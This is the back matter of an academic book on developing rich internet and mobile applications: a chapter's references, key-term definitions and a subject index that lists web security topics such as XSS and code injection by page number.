Linaje, M., Lozano-Tello, A., Perez-Toledano, M. A., Preciado, J. C., Rodriguez-Echeverria, R., & Sanchez-Figueroa, F. (2011). Providing RIA user interfaces with accessibility properties. *Journal of Symbolic Computation*, *46*(2), 207–217. doi:10.1016/j.jsc.2010.08.008

Linaje-Trigueros, M., Preciado, J. C., & Sánchez-Figueroa, F. (2010). Multi-Device Context-Aware RIAs Using a Model-Driven Approach. *Journal of Universal Computer Science*, *16*, 2038–2059.

March, V., Gu, Y., Leonardi, E., Goh, G., Kirchberg, M., & Lee, B. S. (2011). µCloud: Towards a New Paradigm of Rich Mobile Applications. *Procedia Computer Science*, *5*, 618–624. doi:10.1016/j.procs.2011.07.080

Melia, S., Gomez, J., Perez, S., & Diaz, O. (2008). A Model-Driven Development for GWT-Based Rich Internet Applications with OOH4RIA. In *Proceedings of the 2008 Eighth International Conference on Web Engineering* (pp. 13 –23). Los Alamitos, CA: IEEE Computer Society. doi:10.1109/ICWE.2008.36

Mell, P., & Grance, T. (2011). *The NIST definition of Cloud Computing* (No. Tech. Rep. 800-145) (p. 7). Gaithersburg, MD: National Institute of Standards and Technology. Retrieved from http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf

O'Reilly, T. (2007). What is Web 2.0: Design Patterns and Business Models for the Next Generation of Software. *Communications & Strategies*, *1*(65), 17–38.

Pietschmann, S., Voigt, M., Rümpel, A., & Meißner, K. (2009). CRUISe: Composition of Rich User Interface Services. In *Proceedings of the 2009 Ninth International Conference on Web Engineering* (pp. 473–476). Berlin: Springer-Verlag. doi:10.1007/978-3-642-02818-2_41

Punjabi, M. (2012). *Evolutionary Trends in Rich Internet Applications* (No. 1). Infosys Labs Briefings. Retrieved from http://www.infosys.com/infosys-labs/publications/Documents/winning-it/evolutionary-trends.pdf

Toffetti, G., Comai, S., Preciado, J. C., & Linaje, M. (2011). State-of-the Art and trends in the Systematic Development of Rich Internet Applications. *Journal of Web Engineering*, *10*(1), 70–86.

Tuchinda, R., Szekely, P., & Knoblock, C. A. (2008). Building Mashups by example. In *Proceedings of the 13th international conference on Intelligent user interfaces* (pp. 139–148). New York, NY: ACM. doi:10.1145/1378773.1378792

W3C. (2014). *Accessible Rich Internet Applications (WAI-ARIA) 1.0* (No. 1.0). Retrieved from http://www.w3.org/TR/wai-aria/complete

ADDITIONAL READING

The Antenna Mobility Platform. AMPchroma™. (n.d.). *Antenna Software website*. Retrieved December 22, 2012, from http://www.antennasoftware.com/products/overview

TopBraid Ensemble™. (n.d.). *TopQuadrant™ Website*. Retrieved December 22, 2012, from http://www.topquadrant.com/products/TB_Ensemble.html

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ubiquitous Web Domain. (n.d.). *W3C Website*. Retrieved December 22, 2012, from http://www.w3.org/UbiWeb/

W3C Data Activity. (n.d.). *W3C Website*. Retrieved March 25, 2014, from http://www.w3.org/2013/data/

Web Accessibility Initiative (WAI). (n.d.). *W3C Website*. Retrieved December 22, 2012, from http://www.w3.org/WAI/

What is force.com? (n.d.). *Force.com website*. Retrieved December 22, 2012, from http://www.salesforce.com/platform/what/

KEY TERMS AND DEFINITIONS

Cloud Computing: A style of computing in which dynamically scalable and often virtualized resources are provided as a service over the Internet. It refers to both the applications delivered as services over the Internet and, the hardware and systems software in the data centers that provide those services.

Context-Aware Rich Internet Application: A kind of RIA taking advantage of the information about the context in which it is delivered such as location and time in order to provide rich user experiences.

Mashup: A Web application that integrates data from multiple sources to provide a unique service.

Rich Internet Application: Applications that are deployed over the Web; this type of applications combines features and functionality of Web applications and desktop applications.

Rich Mobile Application: An online (Web-based) mobile application that is characterized by several rich traits inherited from Rich Internet Applications meant to deliver rich user experiences to mobile users. It relies on a multi-tier architecture in which functionality and data is distributed between the mobile device and one or more remote servers, allowing for anywhere anytime usage.

Semantic Rich Internet Application: A kind of Rich Internet Application that tries to solve the issues related to interoperability between systems by using Semantic Web and Linked Data principles.

Web 2.0: A collection of several principles such as the delivery of rich user experiences to traditional Web applications, the understanding of the Web as a platform and the harnessing of collective intelligence.

Web 3.0: A movement, also known as the Semantic Web, that is led by the W3C standards organization. According to the W3C, it provides a common framework that allows data to be shared and reused across application, enterprise, and community boundaries.

Web 4.0: The Ubiquitous Web, in which intelligences are connected delivering a new model of interaction between humans and machines.

ENDNOTES

1 https://www.oracle.com/cloud/paas.html

2 http://mobilehtml5.org/

This research was previously published in Frameworks, Methodologies, and Tools for Developing Rich Internet Applications edited by Giner Alor-Hernández, Viviana Yarel Rosales-Morales, and Luis Omar Colombo-Mendoza, pages 323-336, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Index

"Spaghetti" Process Model 291

A

Abstract Interpretation 1123, 1142, 1494
access control 173-174, 193, 195, 197, 199, 202, 204, 208-212, 384, 391, 449-450, 540-541, 544-545, 554-556, 558, 893, 906, 1251, 1312, 1314, 1328, 1341, 1493, 1499, 1503, 1506, 1525, 1528-1535, 1538, 1540-1541, 1546, 1549
Access Control List (ACL) 208, 906, 1529, 1531, 1549
Access Control Matrix 1528-1529, 1541
Access Matrix 1541-1542, 1549
Access Students 1343, 1349, 1355-1357, 1359-1362, 1364-1365, 1369
Acculturation 1370
Address Resolution Protocol (ARP) 906, 925
Aggregator 937, 1096, 1230-1232, 1239
Agile Development 44, 58-59, 64-65, 75, 77, 79, 155-157, 161-162, 171, 177, 180, 182, 192-198, 203, 210, 212, 618, 669, 857, 1111, 1301
Agile Methods (AM) 43, 55, 847, 1294-1296, 1308-1309, 1311
Agile Practices 65, 67, 162, 165, 837, 840, 844, 846-848, 852, 1294-1297, 1301, 1310-1311
Agile Software Architecture 64, 67, 75, 88, 155, 180
Agile Software Development 57, 61, 64, 88, 607, 615, 620, 727, 731, 837, 840, 859, 1299
Agile Software Development Process 64, 88, 615
Agile Software Produce Line Methods 1311
Amazon EC2 292-293, 296-303, 305-312, 1098
Android Applications 397-398, 401, 411
API 49, 111, 119, 154, 258, 378, 461, 488, 530, 552, 554-558, 575, 580-582, 584-585, 587, 592, 683, 785-788, 926, 949, 1096-1097, 1099, 1112, 1116, 1262, 1269, 1346, 1432, 1447, 1491, 1606-1607
Application development 18, 58-59, 69, 71, 76-77, 82, 85, 96, 99-101, 104-105, 137, 156-157, 170, 174, 182, 185, 192-195, 204-205, 210, 212-213, 403, 455-456, 461, 464, 478, 501-502, 504, 507, 520, 522, 525-526, 781, 947-951, 962, 968, 991, 993, 997, 1002, 1014, 1027-1028, 1035, 1040, 1060, 1074, 1095-1096, 1099, 1102, 1104, 1117, 1175, 1296, 1304-1305, 1343-1344, 1370, 1391, 1398, 1406, 1411, 1422-1423, 1496, 1508-1510, 1514, 1517, 1519, 1521, 1524, 1552-1553, 1556-1557, 1562, 1569, 1573, 1602
application development cycle 1391
Architectural Description Language (ADL) 153
Architectural Model 82, 153, 501-502, 506, 522-526
Architectural Style 146, 153
Architecture-Centric Software Process 153
ARP 906, 925
Aspect-Oriented Programming 76, 709, 713-714, 718, 723, 726
AspireRFID Process Description Language (APDL) 478
Asynchronous Java-Script And XML (AJAX) 906
Authenticity 544, 551, 620, 800-801, 911, 1330, 1531
Authoring Tools 480-481, 487-488, 490, 494, 499
Awareness of Others 479-481, 485, 487, 491, 493-495, 499

B

B2B 743, 749, 1471
Backtracking 861, 868, 878
barriers to implementation 1391
Bespoke Applications 1370
Best Practice 210, 376, 799, 840, 843, 859, 1335, 1347, 1426, 1458
Big Data 878, 1096, 1111, 1394, 1396, 1440, 1472

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Blended Learning 757, 759, 762, 776
Buffer Overflow 784, 1271, 1321, 1325-1326, 1331-1332, 1342
Business Analysis 1440
Business Process 21-22, 55, 64, 75, 83, 127, 155, 161, 165, 174, 179-180, 248-249, 252-253, 255-256, 259, 261, 271, 290-291, 340, 423, 427, 431, 467, 744, 753, 1424, 1582-1583, 1603, 1606
Business Process Modeling (BPM) 21-22, 55, 83, 127, 249, 252, 255-256, 259, 261, 271, 290
Business Process Modeling Notation (BPMN) 127, 249, 252, 290
Business to Customer (B2C) 17

C

CA 318-319, 322, 387, 389-390, 393, 396, 864, 1285, 1329-1331
Certificate Services 387-390
Change Management 1347
Class Complexity 315, 318, 329, 334
Class Structural Quality 315-316, 318, 320, 322, 326-327, 330-331, 334
Clickjacking 453, 881, 899, 906
Client 1-2, 4, 62, 81, 83, 89, 106, 121, 168-169, 181, 184, 220, 224, 231, 250-251, 258-259, 293-295, 310, 375, 379-381, 387, 389, 392, 394, 400, 445, 461, 465, 514-516, 519-521, 569, 583, 585, 596-597, 712-713, 782, 862, 883-884, 890-891, 894-895, 899, 906-909, 911-912, 914, 918, 920-923, 925, 927, 973-974, 976, 983, 1079, 1093, 1098, 1111-1112, 1117, 1125, 1218, 1287, 1289, 1313, 1315, 1317-1319, 1322-1324, 1327-1328, 1333-1334, 1336-1337, 1339-1341, 1422-1423, 1444-1445, 1499, 1550-1551, 1599-1601, 1605
Cloud Computing 145, 169, 194, 217, 235, 243, 293-294, 296, 1095-1096, 1098, 1393, 1398, 1409, 1455, 1518, 1598-1600, 1602, 1611
Cloud Environments 312, 397-398, 413, 1096
COBOL 57-58, 61-62, 68-76, 84, 88, 155-156, 167-170, 173-174, 176-178, 180-182, 185, 1603
Code Injection 194, 236, 371, 778-779, 783-786, 791-792, 794, 906-908, 1549, 1551
Code Injection Attacks 778, 784, 786, 907
Code Signing 1329-1331, 1342, 1516
Cognitive Presence 1228-1229, 1239
Confidentiality 47, 441, 540, 552, 554, 557, 1121-1123, 1316, 1456, 1527-1528, 1531, 1535, 1537, 1546, 1549-1550
Content Security Policy (CSP) 898, 907
Content Spoofing 906
Context of the Project 859
Context-Aware Rich Internet Application 1611
Context-Sensitive Sanitization 221-223, 232, 235, 243-244
Continuity of Care Record (CCR) 337, 368, 660
Cookies 371-372, 374, 386, 393-394, 447, 578, 792, 865, 883, 911, 913-914, 918, 920, 926-927, 1264-1265, 1318-1319, 1425
Cross Site Request Forgery (CSRF) 893, 907, 1091
Cross Site Scripting (XSS) 202, 217, 442, 550, 778-779, 863, 885, 893, 907, 921, 927, 972, 1093, 1312, 1549
cross-cutting 76, 710, 712-716, 718-720, 726, 1580, 1582-1583, 1589
Cross-Site Scripting (XSS) Worms 217, 243, 879
Crowdsourcing 968, 1354, 1445, 1465
CSCW 492, 499
Customer Requirements (CR) 625-626, 637, 639, 652, 1305
Customer Satisfaction 625-627, 655-656, 1278, 1294, 1455
Cyber-Attack 1549-1550

D

Data Analysis 771, 928, 934, 1419, 1428, 1434, 1440, 1466, 1558
Data Analytics 1411, 1473, 1475
Data Encryption 388, 394-395, 1269, 1550
data mashup systems 1441
Data Mining 316, 319, 594-595, 598, 625-627, 630, 649, 651, 655, 672, 862-863, 867, 870, 878, 907, 1423-1425, 1430, 1456, 1606
data visualisation 1418, 1428-1429, 1431, 1433
Database servers 310, 1243, 1251, 1270-1271
DCMI 729-730, 733, 736
De-Anonymization 881, 907
Decision Aspects 1204-1205, 1208, 1211-1214, 1217-1218, 1221-1222
degree of similarity 1590-1591, 1593, 1595-1596
Denial-Of-Service (DOS) Attack 884, 907, 1534
Design Based Research 607, 609-611, 614-615, 620
Design Method 24, 42, 50, 56, 426, 431, 439
Design Metrics 18-19, 37, 39, 50, 55, 1157
Design Pattern 37, 316-317, 319, 330, 334-335, 342-344, 351, 359-360, 613-614

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Detection 44, 194-195, 205, 208-210, 221, 235-236, 238-239, 241, 243, 247, 316, 319, 376-377, 379-380, 713, 783, 838, 861, 863-864, 867-868, 900, 960, 965, 972-981, 983-984, 1073-1077, 1080, 1090-1093, 1121, 1130, 1157, 1208, 1261, 1264, 1271, 1277, 1288, 1316, 1327, 1426, 1495, 1497, 1499-1501, 1503, 1574, 1581, 1583, 1589
Developer Experience 1095-1097, 1104, 1109, 1117
Distributed Components 747, 1025, 1031, 1051-1053, 1057-1058, 1071
Distributed Execution Request 1051, 1071
Distributed Temporal MDEIS Application Framework 1012, 1022, 1050, 1071
Document Object Model (DOM) 220, 225, 375, 890, 907, 921, 926
Document Object Model (DOM) Tree 220, 225
Domain Specific Language (DSL) 88
Domain-Specific Patterns 502-504, 507, 526, 529
DOM-Based XSS Vulnerabilities 216, 218, 222-223, 234, 902
Drive-by-Download Attack 907
dynamic analysis 220, 249, 251, 290, 974, 1122, 1288-1289, 1492, 1494, 1506

E

EAI 743, 745-749
Eavesdropping 553, 926, 1339
Eclipse Plug-In 461, 478
E-Commerce 1, 6-9, 13-14, 17, 98, 281, 345, 353-354, 361-363, 385, 388, 393, 491, 1077, 1079, 1091, 1150, 1177, 1240, 1284-1285, 1418
E-Entertainment 9, 17
E-Government 9, 337, 345, 348, 363, 1372, 1376-1378, 1385, 1471
E-Learning 8, 17, 109, 608, 756-765, 770-771, 776, 1218, 1577
E-Learning Systems 8, 756-757, 759, 762, 764, 770-771
Electronic Health Record (EHR) 369, 660
Encryption 12, 386, 388, 392, 394-395, 907, 913, 926, 1211, 1259, 1268-1269, 1289, 1314, 1323, 1338, 1341, 1550
Enterprise 2.0 1420, 1426-1427, 1430, 1466, 1468, 1473-1475, 1478, 1481, 1484, 1486
Enterprise Information System (EIS) 989, 1022, 1024, 1072
Enterprise Interoperability (EI) 335-336, 339, 342, 344, 361, 363, 369
Enterprise IT System 89, 155, 168-169, 187
Enterprise Service Bus (ESB) 85, 88, 168, 743-744, 748-749, 751
EPC 252, 456, 461, 463-465, 474, 478
EPC Information Services (EPCIS) 478
EPC-ALE 461-463, 478
Error Rate 1158-1160, 1168, 1556
Evaluation Models 1278, 1283
Exchanger 1230-1231, 1239
eXtensible Markup Language (XML) 344, 369, 1274, 1314

F

feature of interest 950, 956-957, 960
File Transfer Protocol (FTP) 1313, 1342, 1550
financing cycle 1391
Finite State Machine (FSM) 71, 169, 211, 251, 258, 1491, 1495, 1534, 1550
Firefox OS 565-569, 571-572, 574, 579-581, 583-584, 587-589, 592
Firewall 380-381, 864-865, 868-869, 920, 975, 1106, 1261, 1286-1287, 1326-1328, 1336-1338, 1459, 1533-1534, 1550
Forecasting 625-628, 630-632, 634-637, 640-643, 645-649, 651-656, 1467
Foundation Students 1343-1344, 1348-1349, 1370
Framework-Based Development Approach 137
Freeware 392, 1550
Future Internet Applications 1568, 1570, 1572, 1589

G

Global Asthma Network 1392, 1417
Global Initiative for Asthma 1392, 1394, 1417
Government Information 337
Groupware 485, 492, 499, 516, 936

H

Harmonization 417, 419, 425, 439
Health Information Exchange (HIE) 337, 369, 660, 682
Health Language Seven Clinical Document Architecture (HL7 CDA) 369
Healthcare Information and Management Systems Society (HIMSS) 1417
Hierarchical Sessionization 861, 878
HOD2MLC 659, 661-663, 668-671, 674-682
HP Cloud 292-293, 295-303, 305-312
HTML5 107, 216-218, 220-229, 231-236, 238-241, 243-244, 480-481, 566, 568-571, 574, 599, 902, 1523, 1599, 1601, 1606-1607
HTML5 Web Applications 216-217, 220, 222-223, 234-236, 238, 240, 243-244

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

HTTP Request 220, 229, 294, 887, 907, 911-912, 920-921, 1088, 1247-1248, 1264, 1602
HTTP Response 216, 220, 222-225, 228-230, 232, 244, 864, 889, 906-907
Human Computer Interaction (HCI) 530, 613, 756, 764, 771, 1523
Hybrid Apps 95, 1347-1348, 1365, 1370
Hybrid Assessment 1208
Hybrid-Analysis 1506
Hyper Text Markup Language (HTML) 907
Hyper Text Transfer Protocol (HTTP) 864, 907, 911, 926
Hyperlink 2, 9, 862, 907, 926, 1263, 1320, 1426, 1550

I

IaaS 292-293, 295, 298, 300, 310-312, 1095-1096, 1098, 1112, 1116, 1569, 1577-1578, 1599
Identity Clone Attack 907
Identity Theft 446, 449, 867, 878, 1320, 1550
Improvement Technologies 416-419, 426-427, 430, 435, 439-440
In-App Payment 582-583, 585, 592
Inference Attack 780, 881, 907
Information Leakage 47, 550-551, 907, 920, 1456
Information Privacy 1550
information processing 931, 933, 1433
Information Retrieval 770, 862, 973, 1346, 1420, 1441
Information Theory 977
Information Visualisation 1419, 1427-1431, 1437, 1439, 1441
Information-flow Security 1141
Injection 194, 197, 202-203, 206, 216-218, 220-224, 228-229, 235-236, 244, 371, 376, 442, 445, 535, 778-780, 783-786, 791-792, 794, 863, 865, 882, 893, 906-908, 974, 1077-1078, 1087, 1090-1092, 1123, 1240-1245, 1247, 1250-1254, 1256-1258, 1260-1265, 1267-1272, 1274, 1287-1288, 1312, 1492-1493, 1499, 1503, 1506, 1519, 1526, 1549, 1551
Input Validation 47, 195, 374, 377-378, 381, 535, 918, 1250, 1252, 1254-1257, 1262, 1265, 1285, 1288-1289, 1312, 1335
Insecure Direct Object References 447-448, 893, 1493, 1499, 1503, 1506
Insufficient Authorization 908, 1550
Insufficient Session Expiration 907
Integrated Development Environment (IDE) 137, 455, 457, 459, 474, 478, 1607
Intelligent Agent 88
intermediate 3, 23, 252, 261, 271-273, 276, 680, 687, 802-803, 806, 809-810, 817-818, 827-830, 1127, 1131, 1421, 1540
International Students 1343, 1349-1350, 1354-1362, 1370
Internet of Things 947, 1111, 1410, 1485, 1569, 1589
Intrusion Detection 44, 380, 1073-1075, 1077, 1092-1093, 1261, 1316
Intrusion Detection System (IDS) 1073, 1092-1093
Invariant Checking 1086
ISO Standards 1153

J

JavaScript 76, 94, 100, 104, 106, 113, 115, 123, 127, 204, 218-225, 229, 231, 234, 243-244, 297, 370-372, 374-375, 377-380, 442, 447, 543, 566, 568-569, 571, 574, 578, 587, 595, 599, 718, 721, 735, 778, 781-782, 881, 883, 885, 898-899, 902, 906, 908, 913, 915-917, 920-922, 926, 972-981, 983-984, 1092, 1111-1112, 1116, 1130, 1132, 1141, 1175, 1206, 1218, 1313, 1318-1320, 1324, 1327-1328, 1332, 1334, 1365, 1370, 1444-1445, 1447, 1458, 1524, 1526, 1550, 1599-1605
Join Point 716-717, 726

K

K4Health Knowledge for Health 1417
Keystroke Logging 1550
Knowledge Visualization 878
Kullback-Leibler Divergence (KLD) 972-973, 975-976, 984

L

Lattice 1140, 1533, 1535, 1538, 1550
Learnability 412, 415, 767, 1149, 1155, 1158-1159, 1168, 1182
Learner-Technology Interaction 1228-1229, 1239
Learning Management System 397, 399, 403, 407, 413, 760-764, 776
Legacy Integration 88
Legitimate Peripheral Participation 607, 611-612, 620
Listening Software 798, 800, 829, 836
Location Leakage 881, 908, 1550
Location-Based Service (LBS) 1524
Logic Variant 990, 999-1001, 1004-1009, 1014-1016, 1022, 1025, 1036-1038, 1042-1047, 1051, 1053-1055, 1059-1062, 1064, 1072

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

M

MAC Address 906, 925-926
Mainframe 57, 62, 68-69, 88-89, 155, 168-169
Malicious Code 232, 234, 236, 371-375, 377-381, 445, 450, 865, 883, 885, 887, 889, 906, 908, 911, 926, 1241, 1289, 1315, 1320, 1323-1324, 1329-1333
Malware 451, 560, 907-908, 926, 1206, 1525, 1549, 1551
Marketplace 567, 573-574, 580, 582, 585, 588-589, 592, 625-626, 655, 1095, 1108, 1112, 1448, 1452
Mashup 1441, 1447, 1465, 1602-1604, 1606, 1611
Mass Customization 1294-1295, 1301, 1308, 1311
MD5 388, 396, 788, 1268
MDD 18, 44, 48-50, 104-105, 125-127, 129, 134, 136, 686-687, 950, 968, 1605, 1607
MDEIS Application Framework 995, 1002, 1012, 1015-1017, 1022, 1030-1031, 1040, 1049-1050, 1053, 1057, 1063-1065, 1071-1072
MDT 18, 50
Media Richness Theory 931, 942
Memorability 1149, 1155, 1158, 1160-1161, 1168, 1182
Meta Model Architecture 55
Meta-Data 988-995, 997-1002, 1004-1005, 1009, 1013, 1016, 1022-1031, 1034-1040, 1042, 1047, 1056, 1058-1061, 1064, 1071-1072
Meta-Model 48-49, 360-362, 429, 547, 663, 682, 688, 949, 989, 992, 1022, 1024, 1027, 1072
Metamodeling an Architecture 154
Metrics 18-19, 37, 39-40, 42, 50, 55, 144, 239, 280, 282, 292-293, 299-300, 311-312, 316-319, 322, 330-331, 535, 714, 767, 769, 771, 778-779, 784, 787-788, 791-792, 794, 1153, 1155-1157, 1168, 1177, 1275, 1277, 1279, 1281, 1283, 1471, 1494, 1499-1500, 1577, 1581
mHealth Working Group 1417
Micro-Learning 777
Missing Function Level Access Control 449-450, 893, 1493, 1499, 1503, 1506
M-Learning 777, 1348
Mobile Application Development 96, 99-101, 504, 507, 520, 522, 526, 1099, 1343, 1370, 1508-1510, 1519, 1524, 1552, 1556-1557
Mobile Application Development Platforms 1370
Mobile Applications 90-93, 95-97, 99-101, 106, 112, 133, 402, 412-413, 504, 507, 512, 521, 523, 526, 529, 533, 565, 574, 580, 689, 1098, 1112, 1117, 1121-1123, 1129-1130, 1132, 1343-1344, 1346-1347, 1351, 1364, 1370, 1391-1399, 1402-1403, 1406, 1410-1411, 1509, 1512-1513, 1515, 1521-1522, 1552-1557, 1561-1562, 1598-1602, 1607-1608
Mobile Devices 4, 90-94, 96-97, 100-101, 103, 106, 117-118, 133, 361, 399, 510, 543-545, 559, 565-566, 569, 571, 589, 592, 594, 598, 602, 604, 706, 880, 931, 1121-1123, 1230, 1344-1346, 1364, 1392-1393, 1395, 1457, 1486, 1508-1513, 1515-1522, 1524, 1526, 1554, 1556, 1561, 1599, 1601-1602, 1606
Mobile Domain 501-505, 507-508, 510-512, 514, 516-517, 519-520, 522-524, 529
Mobile Software Development 101, 526
Mobile Web Applications 93-94, 541, 686-687, 689, 1515, 1599, 1606-1607
Model Driven Approach (MDA) 48, 55, 57-58, 69, 75, 84, 173, 949, 968, 997, 1034
Model Driven Architecture (MDA) 18, 76, 154, 687, 991, 1022, 1026, 1072
Model Driven Software Development (MDSD) 82, 89
Model-Driven Development 104, 137, 198, 459, 950
MOF 18, 49-50, 55, 428, 1605
Mozilla Persona 566, 575, 579, 588, 592
Mozpay 566, 581, 584-585, 587-588, 592
Multimedia Web Applications 593, 595, 604
Multimodel Environment 416-423, 426-427, 430-431, 435, 440
Multimodel Improvement 416, 435, 439-440
Multi-User Virtual Environments 607-608, 620

N

Number Of The While-Listening Activities 799-800, 803, 806, 809-810, 819-820, 829, 836

O

OBDII 600, 602-603
Object Oriented Design (OOD) 22, 25-26, 39, 55, 317
Objective Version Control 1055, 1072

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Online Frauds 861, 878
Online Learning 397, 399, 413, 757, 759-760, 762, 764, 1225-1234, 1239
Ontology Modeling 360, 660-661, 663, 677
Open Source Project 121, 334, 570, 1097, 1112
operating system 92, 94, 154, 236, 296, 399, 448, 530, 544, 565-566, 568-569, 587, 589, 592, 1056, 1095, 1211, 1241, 1251, 1267, 1269-1271, 1344-1346, 1348, 1509, 1511-1514, 1518, 1530, 1549
OWASP Top 10 442-443, 452

P

PaaS 312, 949, 1095-1100, 1102, 1104-1112, 1116-1117, 1569, 1577, 1599-1602
Parameter Tampering 1491, 1493, 1499, 1503
Parse Tree 225, 908, 1492, 1495
Passwords 97, 374, 384, 386, 451, 543-544, 552, 560, 575, 1106, 1122, 1247, 1251, 1258-1259, 1268, 1270, 1319, 1322, 1328, 1338-1339, 1518, 1525, 1550
Pattern Catalog 503, 505, 529
Pattern Discovery 864, 878, 1425
pattern organization 505, 525
PGP 385, 395-396, 545
Plug-In Application 105, 137
Pointcut 716-717, 719, 726
Polymorphic Worm 908
Pop-Up Messages 907, 926
Port Number 926, 1336, 1339
Practice Adoption 849-850, 859
Priority of the While-Listening Activities 810, 836
Probabilistic Models 1275, 1283
Process Model (Re)-Modularization 290
Process Model Extraction 290
Process Model Reduction 249, 291
Process Model Understandability, Comprehensibility, Readability 291
Program Analysis 1122-1123, 1131-1132, 1140, 1143
Programming Languages 59, 61, 104-105, 111, 113, 117, 123, 137, 139, 157, 159, 194, 291, 361, 363, 506, 529, 595, 711, 723-724, 753, 1098, 1243, 1252, 1288-1289, 1332, 1365, 1425, 1458, 1601
Protocol 143, 171, 250, 336, 369, 391-392, 396, 453, 464, 481-482, 490, 495, 511-512, 515, 566, 572, 575, 577-578, 581, 729, 732, 750, 753, 864, 906-907, 911, 913, 925-926, 949, 951, 1106, 1274, 1277, 1283, 1313, 1338, 1340-1342, 1455, 1524, 1550, 1602
Prototyping 18, 42, 50, 55, 59, 61, 65, 68, 75, 77, 82, 129, 137, 157-158, 162, 180-181, 669, 766, 771, 846
Provider Capabilities 1095
Public Key Infrastructure (PKI) 396, 552, 560-561, 1285

Q

Quality Assurance 764, 779, 793, 837-841, 844-846, 852, 856-857, 859, 1030, 1096, 1168, 1294-1295, 1301, 1305-1307, 1309, 1315, 1385, 1387, 1574
Quality Attributes 37, 41-42, 50, 90-91, 95-96, 101, 103, 316-317, 423, 435, 1178-1180, 1195-1200, 1203, 1303
Quality Function Deployment (QFD) 625-627
Quality Model 317, 764, 1153, 1156, 1174, 1176-1182, 1199, 1203
Quantitative Analysis 322, 1174, 1203
Questionnaire 401, 403, 405-408, 410-411, 767, 770, 806, 808-810, 816, 819-820, 846, 928, 939, 1155-1158, 1161, 1163, 1169, 1174, 1179, 1182-1184, 1190, 1192-1193, 1195, 1199, 1203, 1278, 1355-1356, 1358, 1361, 1375, 1377-1378, 1466, 1475-1476, 1489

R

Rapid Application Development 18, 59, 104-105, 137, 157, 1002, 1040
RDF Query Language 369
Really Simple Syndication (RSS) 929, 1448, 1465, 1485, 1602
Re-Engineering Legacy Enterprise IT System 89
Reflected XSS 218, 373-374, 781, 884, 889, 915-918, 973
Regression Testing 50, 205, 210, 402, 1204-1206, 1208, 1211-1213, 1218, 1221
Remote File Inclusion 778-779, 781
Remote Procedure Protocol (RPC) 1550
Requirement Prioritization 848, 1204-1208, 1210-1215, 1217-1218, 1302
Resource Description Framework (RDF) 344, 369, 1604
Reverse Engineering 251-252, 255-256, 278, 283, 290-291, 401, 531, 1289, 1494
RFID Middleware 455-456, 469-471, 474, 478
RFID Tools 478
Rich Internet Applications 2, 15, 17, 104, 479, 481, 495, 1444, 1598, 1605, 1611
Rich Mobile Application 1611

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

RIOXX 727-737, 739, 742
Risk Assessment 44, 779, 783-785, 791-794
Router 542, 1338, 1534, 1550
RSA 392-393, 396
Ruby on Rails 194, 203, 209, 213, 294, 312, 1073-1076, 1083-1084, 1104
Ruby On Rails Anomaly Based Intrusion Detection System (RRABIDS) 1073

S

Same Origin Policy (SOP) 908
Scripting 192-194, 199, 202-204, 213, 217, 250, 370-371, 377, 442, 447, 450, 535, 550, 558, 778-779, 863, 865, 879, 885, 893, 907-908, 910-911, 913-914, 917, 921, 927, 972, 1077, 1093, 1123, 1218, 1264, 1287, 1312, 1315, 1321, 1325, 1327-1329, 1334, 1341, 1425, 1491-1492, 1526, 1549-1550
Secure Software Engineering 211
Security Analysis 200, 202, 211-212, 540, 556, 1124-1125, 1127-1128, 1137, 1143
Security Models 1525, 1527-1528, 1531, 1534-1535, 1546
Security Policies 374, 545, 566, 574, 921, 1341, 1525, 1527-1528, 1536, 1550-1551
Security protocols 1518-1519, 1550
Security Testing 192-195, 197, 199, 206, 211, 394, 441-444, 452-453
Semantic Rich Internet Application 1611
Semantic Web 2, 148, 184, 336, 485, 660, 968, 1198, 1424, 1468, 1485, 1503, 1599, 1604, 1606, 1611
Sensitive Information 370, 372, 374-375, 883, 885-887, 907-908, 1257-1259, 1319, 1323, 1431, 1517-1518, 1525-1526, 1544, 1549, 1551
Separation of Concerns 533, 714-715, 950, 1148
Service Oriented Architecture (SOA) 68, 88-89, 167, 170, 336, 362, 743, 751, 1570, 1603
Service-Based Application 1589
Session Hijacking 446, 779, 782, 908, 927, 973, 1093
Session Vulnerability 787
SHA-1 388, 396, 788, 1268
Singapore Framework 729-730
smartphone 541, 567-568, 599, 603, 1099, 1343-1345, 1356, 1364-1365, 1402, 1411, 1509
SMEs 458, 1285, 1471
SOAP 336, 712, 743, 745, 750-753, 1264, 1274, 1277, 1283, 1492, 1495, 1524, 1570
Social Engineering 1551
Social Media 294, 893, 928, 930-931, 938, 940, 1110, 1116, 1175, 1206, 1352, 1356, 1364, 1371-1387, 1441, 1443-1446, 1448, 1451-1459, 1465, 1469-1472, 1485, 1491
Social Networking Sites 883, 907-908, 928, 1174-1175, 1179, 1190-1191, 1203, 1427, 1448-1449, 1471, 1485, 1526, 1550
Social Presence 1228-1229, 1239
Socialbots 908, 1549
Socware 881, 908
Software Architecture 58, 64, 67, 75, 85, 88-89, 138-142, 144-150, 153-156, 160, 164-167, 179-181, 186, 353, 522, 636, 1302-1303, 1305, 1465
Software Component 89, 154, 472, 478, 1524
Software Connector 154
Software Crisis 57-59, 63, 84, 89, 156-157, 160
Software Design Patterns (SDP) 144, 335, 338-339, 341, 359, 362-363, 369, 669, 682
Software Development Disciplines 859
Software Development Life Cycle (SDLC) 18, 55, 59, 61, 88-89, 673
Software Process Architecture (SPA) 416-417, 420-421, 423, 426-427, 430-431, 435, 439-440
Software Process Tailoring 1311
Software Product Line Methods (SPLM) 1294-1295, 1311
Software Quality 22, 180, 316-317, 334, 676, 764, 766, 837-843, 1148, 1153-1155, 1157, 1177-1178, 1208, 1212, 1294-1295, 1301, 1305-1307, 1309
Software Testing 251, 442, 852, 1085, 1212
Spamming 881, 903, 908, 1549
SPARQL Protocol 369
